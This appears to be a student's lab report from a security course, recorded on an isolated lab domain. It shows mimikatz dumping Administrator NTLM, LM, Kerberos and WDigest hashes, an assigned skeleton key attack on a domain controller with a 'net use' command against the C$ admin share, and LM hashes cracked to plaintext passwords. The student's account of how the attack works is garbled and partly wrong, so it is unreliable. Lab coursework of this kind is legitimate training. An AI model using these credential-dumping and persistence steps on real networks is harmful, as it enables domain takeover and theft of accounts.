
Answer:


The output of the command is the administrators NTLM hashes and LM hashes. Also listed is the SAM Account information and some Kerberos salt information. The last screenshot shows the WDigest hashes (29 total).

This information can be useful because you can take all of this hash information and use tools like hashcat or John the ripper to crack them. Also, in the first 2 screenshots, this information is also useful because some of these cracking tools required some of the NTLM/LM hashes and having this data will be valuable as well.

See Screenshots below (multiple due to long result of command)




mimikatz 2.2.0 x64 (oe.eo)
** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 (USER_OBJECT)
User Account Control : 00010200 (NORMAL_ACCOUNT DONT_EXPIRE_PASSWD)
Account expiration :
Password last change : 7/2/2011 2:16:39 PM
Object Security ID : S-1-5-21-1473599131-3426496119-2247098576-500
Object Relative ID : 500
Credentials:
Hash NTLM: eab4556003a83e179a149ce6583e097f
ntlm- 0: eab4556003a83e179a149ce6583e097f
ntlm- 1: a7f7a9298c0048c65022860099309159
Hash LM : 5672781ce2cb5ab8aad3b435b51404ee
lm - 0: 5672781ce2cb5ab8aad3b435b51404ee
lm - 1: c97d868dfa6900e8aad3b435b51404ee
Supplemental Credentials:
* Primary:Kerberos *
Default Salt : GIBSON.LOCALAdministrator
Credentials
des_cbc_md5 : ae5d1a371fcdbc20
des_cbc_crc : ae5d1a371fcdbc20
* Packages *
Kerberos
* Primary:WDigest *
01 cf1e86c56cb3db8f19e61a09c288461d


mimikatz 2.2.0 x64 (oe.eo)
* Primary:WDigest *
01 cf1e86c56cb3db8f19e61a09c288461d
02 694a5e6e2fdd50cfc1ebc99bf31c6829
03 d53bb1a5f3f6ede86073760805126 39e
04 cf1e86c56cb3db8f19e61a09c288461d
05 035dac304571ff1242bca813f6447516
06 bb01d1b538e6ad56c2e9a29ada64e6f6
07 71ef35e2f83c90b29a3cc73b25c60047
08 978a331ad919fb210ad8279bce55255c
09 cb8b94de59acaefac8a51f102ea09f7b
10 b5833b53c8872c1ec2fde8da90beb94e
11 58fc633c8680c75f37d7659c57539dc7
12 978a331ad919fb210ad8279bce55255c
13 aff3a93a73e265d6bce07c29744fa15e
14 70b804571d2c5b66d45e2fb8421850e7
15 744b9f3569501035feb8c897763f8011
16 892251c15e563e42b280e5fa07ae2c92
17 af6620ae1dc34d36668092294 16e0ffa
18 a67a2d42403b189aa2df5297d5dce3b7
19 08d69d9b171dc015ba2f52c1e7680350
20 31ae14522812b0389e26bc3ebc1281d7
21 bd05c15e05e53474db1ef9baff5c02e2
22 15dd24ae623ccb2966033bcdc871f244
23 fdaba00c84293dee3755fe45d2ea5d81
24 91b06ca416fdf7afb0bcfb8a5e94f31c
25 b37ea80c0a26cb34adeac28ff1edfebc
26 3114a7a41d6d75011d72d3ec762ccce7
27 f6321a2636f768775db6966ed9b56723
28 5a7c063c556743b5e17c16faebb1f3be
29 bc7b092006c396db7cbe00b33815366a
mimikatz #
Task View

Skeleton Key

1. Research the skeleton key attack. Use mimikatz on your 2003 AD server to perform this attack. Login with the "skeleton key" on your windows 10 box. Take a screenshot showing the commands run in mimikatz as well as a screenshot of you running the following command from your Windows 10 box from the `gibson\student#` domain account: `whoami && net use y: \\gibson2003ad\c$ /user:GIBSON\adminStudent[your_student_#] your_skeleton_key_password && dir y:`

   Note: You will need to figure out how to get the mimikatz executable to the 2003 server. You can login to the 2003 server and run mimikatz from there.

   6) **How does this attack work? (7.5 pts)**
      a. **On a domaoin controller, itchanges the live ram memory of a hard drive and creates a fake password. This password (LSASS) when any computer or system tries to aunthetivate, when the password matches, it will authenticate any given account.**

   Answer:

   This attack work by injecting the skeleton key into the LSASS file on the Windows 10 server.

   I was going to do an SMB or RDP into the Windows 2003 AD but I gave up., I would have rather just had an internet connection on the 2003 box to download mimikatz from github.

   Step 1: login Windows 10 box and 2003 box

   Step 2: 2003 box is x83 so we need to use system32 version of mimikatz

   Step 2.5

   Step 3:

   10.12.0.15 in internet web page in 2003 ad

   Step 5: skeleton:: lkey


Bonus – Password Cracking

BONUS) Below are a list of various hash types. Using any method you wish, attempt to crack them. Provide the tools/commands used, as well as screenshot(s) showing the flags/options used as well as the cracked hashes (clear text password). Summarize the list of hashes:passwords you cracked as well. Failure to provide this, results in no bonus points given.

Answer 1:

For this one I used crackstation.net and copy and pasted the hash in the search. This is a LAN Manager hash. The hash is 32 characters.


23B3EFCAA559D0DBAAD3B435B51404EE = 654321



Answer 2:

For this one I used crackstation.net and copy and pasted the hash in the search. This one is also a LAN MANAGER hash. The hash is 32 characters.


7A21990FCD3D759941E45C490F143D5F = 12345




Answer 3:

For this one I used hashes.com and copy and pasted the hash in the search.This hash is 32 characters is long and is also a LAN MANAGER hash.

674B182EB361CCBDAAD3B435B51404EE = animals

